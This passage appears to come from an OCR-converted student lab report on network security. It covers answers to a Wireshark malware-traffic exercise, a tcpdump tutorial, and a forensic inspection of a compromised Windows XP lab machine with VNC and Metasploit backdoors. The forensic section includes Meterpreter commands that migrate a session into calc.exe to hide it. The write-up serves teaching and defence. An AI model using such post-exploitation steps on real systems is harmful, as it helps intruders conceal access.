teej@Awbe:~/Pictures/NTS 330 Wireshark/output/dll$ file 00000000.dll
00000000.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
teej@Awbe:~/Pictures/NTS 330 Wireshark/output/dll$ ls
00000000.dll
```

Figure 305




Figure 306

7. Vick's computer repeatedly tried to connect back to the malicious server on port 4445, even after the original connection on port 4444 was closed. With respect to these repeated failed connection attempts:
   a. How often does the TCP initial sequence number (ISN) change? (Choose one.)
      - Every packet
      - Every third packet
      - Every 10-15 seconds
      - Every 30-35 seconds
      - Every 60 seconds

The TCP sequence number is reset every third packet. In order to get to this answer, a change has to be made in Wireshark's preferences, namely under the TCP protocol the 'relative sequence number' box has to be unchecked. (Figure 80)




Figure 307

b. How often does the IP ID change? (Choose one.)
   - Every packet
   - Every third packet
   - Every 10-15 seconds
   - Every 30-35 seconds
   - Every 60 seconds

The IP ID changes every packet.

c. How often does the source port change? (Choose one.)
   - Every packet
   - Every third packet
   - Every 10-15 seconds
   - Every 30-35 seconds
   - Every 60 seconds

The source port changes every 10 to 15 seconds.

8. Eventually, the malicious server responded and opened a new connection. When was the TCP connection on port 4445 first successfully completed? (Provide the number of seconds since the beginning of the packet capture, rounded to tenths of a second. ie, 49.5 seconds)

The TCP connection was successfully completed 123.7 seconds after the start of the packet capture (Figure 81).




Figure 308

9. Subsequently, the malicious server sent an executable file to the client on port 4445. What was the MD5 sum of this executable file?

   “B062CB8344CD3E296D8868FBEF289C7C”, the same as for question 6b.

10. When was the TCP connection on port 4445 closed? (Provide the number of seconds since the beginning of the packet capture, rounded to tenths of a second. ie, 49.5 seconds)

    The connection was closed 198.4 seconds after the start of the packet capture (Figure 82).




Figure 309

Using TCPDump

TCPDump is a tool similar to Wireshark that allows you to capture and view packets traversing across an interface. TCPDump is natively installed on most popular Linux distros and allows for both simple and refined captures. Earlier, Wireshark was used in a Windows environment which utilizes the WinPcap file. In contrast, this demonstration uses TCPDump on a Linux machine which utilizes the LibPcap file. To begin, TCPDump is started (Figure 88). Then, a ping is sent to that device (Figure 89). The TCP dump shows the ARP requests as well as the ICMP requests generated by the ping command (Figure 90).

```
root@bt:~# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

Figure 310

```
teej@Awbe:~$ ping 192.168.205.132
PING 192.168.205.132 (192.168.205.132) 56(84) bytes of data.
64 bytes from 192.168.205.132: icmp_req=1 ttl=64 time=2.12 ms
64 bytes from 192.168.205.132: icmp_req=2 ttl=64 time=0.292 ms
64 bytes from 192.168.205.132: icmp_req=3 ttl=64 time=0.334 ms
64 bytes from 192.168.205.132: icmp_req=4 ttl=64 time=0.244 ms
64 bytes from 192.168.205.132: icmp_req=5 ttl=64 time=0.372 ms
```

Figure 311

```
root@bt:~# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
22:09:45.402390 ARP, Request who-has 192.168.205.132 tell 192.168.205.1, length 46
22:09:45.402929 ARP, Reply 192.168.205.132 is-at 00:0c:29:89:88:16 (oui Unknown), length 28
22:09:45.403049 IP 192.168.205.1 > 192.168.205.132: ICMP echo request, id 8608, seq 1, length 64
22:09:45.403820 IP 192.168.205.132 > 192.168.205.1: ICMP echo reply, id 8608, seq 1, length 64
22:09:45.416778 IP 192.168.205.132.40630 > 192.168.205.2.domain: 25388+ PTR? 132.205.168.192.in-addr.arpa. (46)
22:09:45.489765 IP 192.168.205.2.domain > 192.168.205.132.40630: 25388 NXDomain 0/0/0 (46)
22:09:45.509071 IP 192.168.205.132.57103 > 192.168.205.2.domain: 36228+ PTR? 1.205.168.192.in-addr.arpa. (44)
22:09:45.562909 IP 192.168.205.2.domain > 192.168.205.132.57103: 36228 NXDomain 0/0/0 (44)
```

Figure 312

This method is good for analyzing real time traffic. However, it will continue to scroll and data is not logged anywhere. To save these capture files, the '-F' option followed by a filename can be used. Additionally, more information can be seen about the packet by using the verbose or very verbose options. See Figure 91.

```
root@bt:~# tcpdump -vv -F tcpdumpcapture.txt
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
22:17:53.981841 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.205.1 > 192.168.205.132: ICMP echo request, id 8768, seq 35, length 64
22:17:53.981898 IP (tos 0x0, ttl 64, id 58368, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.205.132 > 192.168.205.1: ICMP echo reply, id 8768, seq 35, length 64
22:17:53.994422 IP (tos 0x0, ttl 64, id 41118, offset 0, flags [DF], proto UDP (17), length 74)
```

Figure 313

```
root@bt:~# tcpdump host 192.168.205.1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
22:44:03.769472 IP 192.168.205.1 > 192.168.205.132: ICMP echo request, id 10223, seq 101, length 64
22:44:03.769513 IP 192.168.205.132 > 192.168.205.1: ICMP echo reply, id 10223, seq 101, length 64
```

Figure 314

Similar to Wireshark, TCPDump can isolate traffic coming from a specific location nd/or going to a particular destination (Figure 92).

Furthermore, TCPDump can capture for specific ports. To demonstrate this packets are only captured on port 80, and the capture is set to stop after 10 packets, to ensure the screen isn't flooded. Lastly, the

Figure 315

most verbose option is used to display all information about the packets (Figure 93).

After packets are captured, and if they are sent to a file, they can later be read using he '-r' flag. This is crucial to analyzing packets at a later time and is often easier to sift through when combined with such tools as grep. Analyzing packets this way is the same as opening a Pcap file in Wireshark.

Comparison

In summary, tools offer a solution for completing the same task. Wireshark's advantage is that it provides the user with a somewhat intuitive interface and provides predefined filter options. TCPDump seems to provide all the functionality as Wireshark does, however it requires more user expertise because the lack of an interface. Similar to other command line utilities, TCPDump is much more efficient if you know how to use it. One advantage TCPDump has over Wireshark is the ability to quickly view traffic. Simply opening a terminal and typing 'tcpdump' is faster than opening and using the Wireshark application. Overall, Wireshark is currently the preferred option for extensive network monitoring. However, as TCPDump is further explored, it may become the preferred tool.

Conclusion

The concepts overviewed in this document provided essential knowledge for properly securing a network. It was demonstrated through ACLs that network traffic can be restricted and/or permitted with just a few simple commands. The section on password cracking showed that simple passwords can easily be cracked using brute force methods, and more complex passwords can be broken with the proper dictionary list. Lastly, the power of network analysis using packet sniffers was demonstrated. Overall, there are multiple approaches to solving any task and each tool overviewed in this document is a viable option.

Forensic Tools

This section provides an introduction to forensics tools, specifically NETSTAT, AFind, HFind, SFind, FileStat, chrootkit, shoWin V.20, GetSusp, NTLast.exe, and ENCase. Each tool as specific functions and they will be overviewed here.

Scenario

A Windows XP machine was previously compromised. Several OS tools and a Forensic Toolkit were used to inspect the Windows XP machine in an attempt to find out what happened and how the system was compromised. Additionally, residual malware or backdoors might be found to still reside in the system.

Using OS Tools

There are several commands that can be used to inspect a system to try and find anything that is out of the ordinary. The first of these commands is 'NETSTAT -a', which will display any open ports on a system. Some of these ports might be flagged as 'listening', meaning that they are open but no services are currently connected to it, while others might be flagged as 'established', meaning that a service is currently connected to that port. Running 'NETSTAT -a' on the compromised XP box shows the results in Figure 1. It can be seen here that there are three ports listening for a connection that shouldn't be; port 9090, 9091, and 31337. The first two are VNC ports that are waiting for a connection to be made. The third one is a Metasploit backdoor waiting for someone to log back in. Names are not displayed - the security professional has to be able to recognize these open ports as suspicious through knowledge and experience.

```
C:\Documents and Settings\Gerben Kleijn>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    virtualxp01:epmap      virtualxp01:0          LISTENING
  TCP    virtualxp01:microsoft-ds  virtualxp01:0          LISTENING
  TCP    virtualxp01:9090       virtualxp01:0          LISTENING
  TCP    virtualxp01:9091       virtualxp01:0          LISTENING
  TCP    virtualxp01:31337      virtualxp01:0          LISTENING
  TCP    virtualxp01:1025       virtualxp01:0          LISTENING
  TCP    virtualxp01:netbios-ssn  virtualxp01:0          LISTENING
  TCP    virtualxp01:1091       lax02s01-in-f18.1e100.net:http  ESTABLISHED
  TCP    virtualxp01:1092       lax02s01-in-f18.1e100.net:http  ESTABLISHED
  TCP    virtualxp01:1093       lax02s01-in-f18.1e100.net:https  ESTABLISHED
  TCP    virtualxp01:1095       lax02s01-in-f3.1e100.net:https  ESTABLISHED
  TCP    virtualxp01:1096       lax02s01-in-f3.1e100.net:https  ESTABLISHED
  TCP    virtualxp01:1097       lax02s01-in-f15.1e100.net:https  ESTABLISHED
  TCP    virtualxp01:1098       sea09s01-in-f12.1e100.net:https  ESTABLISHED
  TCP    virtualxp01:1099       lax02s01-in-f14.1e100.net:https  ESTABLISHED
  UDP    virtualxp01:microsoft-ds  *:*
  UDP    virtualxp01:isakmp     *:*
  UDP    virtualxp01:1030       *:*
  UDP    virtualxp01:1054       *:*
  UDP    virtualxp01:1063       *:*
  UDP    virtualxp01:1064       *:*
  UDP    virtualxp01:1065       *:*
  UDP    virtualxp01:1066       *:*
  UDP    virtualxp01:1067       *:*
  UDP    virtualxp01:1068       *:*
  UDP    virtualxp01:1069       *:*
  UDP    virtualxp01:1070       *:*
  UDP    virtualxp01:4500       *:*
  UDP    virtualxp01:ntp        *:*
  UDP    virtualxp01:1055       *:*
  UDP    virtualxp01:1900       *:*
  UDP    virtualxp01:ntp        *:*
  UDP    virtualxp01:netbios-ns  *:*
  UDP    virtualxp01:netbios-dgm  *:*
  UDP    virtualxp01:1900       *:*

C:\Documents and Settings\Gerben Kleijn>
```

Figure 316

Another command that can be run is the 'NETSTAT -n' command, which tells NETSTAT that it doesn't need to resolve hostnames or service names. This speeds up the queries and provides raw ports numbers, providing a faster overview of what's currently open. 'NETSTAT -n' on the XP box provides the results shown in Figure 2.

```
C:\Documents and Settings\Gerben Kleijn>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.174.139:1091   74.125.224.178:80      ESTABLISHED
  TCP    192.168.174.139:1093   74.125.224.178:443     ESTABLISHED
  TCP    192.168.174.139:1097   74.125.224.175:443     ESTABLISHED
  TCP    192.168.174.139:1098   173.194.33.12:443      ESTABLISHED
  TCP    192.168.174.139:1099   74.125.224.174:443     ESTABLISHED
  TCP    192.168.174.139:1100   74.125.227.98:443      ESTABLISHED

C:\Documents and Settings\Gerben Kleijn>
```

Figure 317

A third command that can be run is 'NETSTAT -anb'. The '-a' and '-n' flags provide the same output as before, and the additional '-b' flag provides information of what service is using the port in question. If this shows an open port that the security expert doesn't know about, and an unknown or unfamiliar service is shown to be running on this port then that's a clear indication that something is going on that needs to be looked at more closely. When 'NETSTAT -anb' is run on the XP machine, we get the output shown in Figure 3. On this output, the backdoor ports and services are highlighted.




Figure 318

When someone is logged into the VNC backdoor, the output of 'NETSTAT -anb' is as shown in Figure 4; the foreign address and port number is also displayed.

```
C:\Documents and Settings\Gerben Kleijn\My Documents\Downloads\ForensicToolkit20
>netstat -anb

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       928
  c:\windows\system32\WS2_32.dll
  C:\WINDOWS\system32\RPCRT4.dll
  c:\windows\system32\rpcss.dll
  C:\WINDOWS\system32\svchost.exe
  -- unknown component(s) --
  [svchost.exe]

  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  [System]

  TCP    0.0.0.0:9090           0.0.0.0:0              LISTENING       2448
  [winvnc.exe]

  TCP    0.0.0.0:9091           0.0.0.0:0              LISTENING       2448
  [winvnc.exe]

  TCP    0.0.0.0:31337          0.0.0.0:0              LISTENING       828
  [metsvc.exe]

  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING       236
  [alg.exe]

  TCP    192.168.174.139:139    0.0.0.0:0              LISTENING       4
  [System]

  TCP    192.168.174.139:9090   192.168.174.130:1542   ESTABLISHED     2448
  [winvnc.exe]
```

Figure 319

Using The Forensic Toolkit

OS commands are useful for quick inspections of a system, but for a more in-depth look one can use a forensic toolkit, such as the forensic toolkit v2.0 from http://www.mcafee.com/us/downloads/free-tools/index.aspx. This toolkit offers tools and commands to look for hidden files and alternate data streams.

Alternate data stream

To test the alternate data stream tool, a Meterpreter session from a BackTrack attack platform to the XP machine was created, and this session was then migrated into the calc.exe process (Figure 5).

```
meterpreter > execute -f calc.exe
Process 1716 created.
meterpreter > migrate 1716
[*] Migrating from 1020 to 1716...
[*] Migration completed successfully.
meterpreter >
```

Figure 320

The tool 'Sfind' from the forensic toolkit was then used on the folder where 'calc.exe' is located to see if the alternate data stream would be detected. Figure 6 shows that the Meterpreter session was not found.

Figure 321

Using an alternate command, 'Sfind /ns' which searches just the indicated directory and no sub-directories, didn't provide any different results (Figure 7). The reason that Sfind did not find an alternate data stream might be because Meterpreter migrates into a process rather than a file. A different tool might be used to find a hidden Meterpreter session; the alternate data stream might not be located in the original .exe file. Sfind might be more useful in finding files that are meant to look innocent but actually hide alternate data with malware.

Figure 322

Hidden file and folders

Another tool in the forensic toolkit is 'Hfind'. Hfind is meant to find hidden files and folder on a system. To test Hfind, a hidden folder was created titled 'secret stuff' (Figure 8).




Figure 323

Hfind was then used to search for the hidden folder, and Figure 9 shows that the folder was indeed identified by the tool.

Figure 324

Hfind can also be used with the flag '/ns', which tells Hfind to search just the main folder and no subfolders. Figure 10 shows that Hfind did not find the hidden folder when it was located in a sub-folder and when the '/ns' flag was used.

Figure 325

Filestat

Filestat is another tool included in the Forensic Toolkit. Filestat is a quick dump of all file and security attributes. It works on only one file at a time but this is usually sufficient. Figure 11 shows the results of running filestat on the calc.exe file.




Figure 326

Almost nothing in the information indicates that this file was used by the Meterpreter session to hide its process. The only indication - highlighted in yellow - might be the date and time when the file was last opened. The file was not opened by a user of the XP system but it was opened by the attacked through Meterpreter. Still, it would be difficult to use just this piece of information to Figure out what had occurred. Again, the reason that filestat might not be able to pinpoint the use of this file by backtrack might be that it's not the file itself where this information is stored but rather the process used by Meterpreter to hind in.

Using Backtrack

The Backtrack platform also offers several tools that can be used for forensic analysis (Figure 12).

Figure 327

One of these tools is specifically designed to find rootkits on systems; chkrootkit. Chkrootkit will browse through all files and sub-directories of a specified disk and location to determine if certain files are present. If these files are found, it would indicate the presence of a rootkit on that system (Figure 13)

Figure 328

Using Netstat

NETSTAT is explored further here to understand its troubleshooting capabilities. Within NETSTAT are multiple options each with its own advantages. These options can also be combined together if needed. The options that were not used in level one will be explored here.

The first option used is '-e'. This will provide statistics regarding Ethernet (Figure 14). This information is particularly useful while troubleshooting issues at layer one and two of the OSI model. Here it can be seen if traffic is successfully leaving the Ethernet interface, if there are errors or discards, along with additionally information. This option can also be combined with 's' to view information isolated to each protocol (Figure 15).

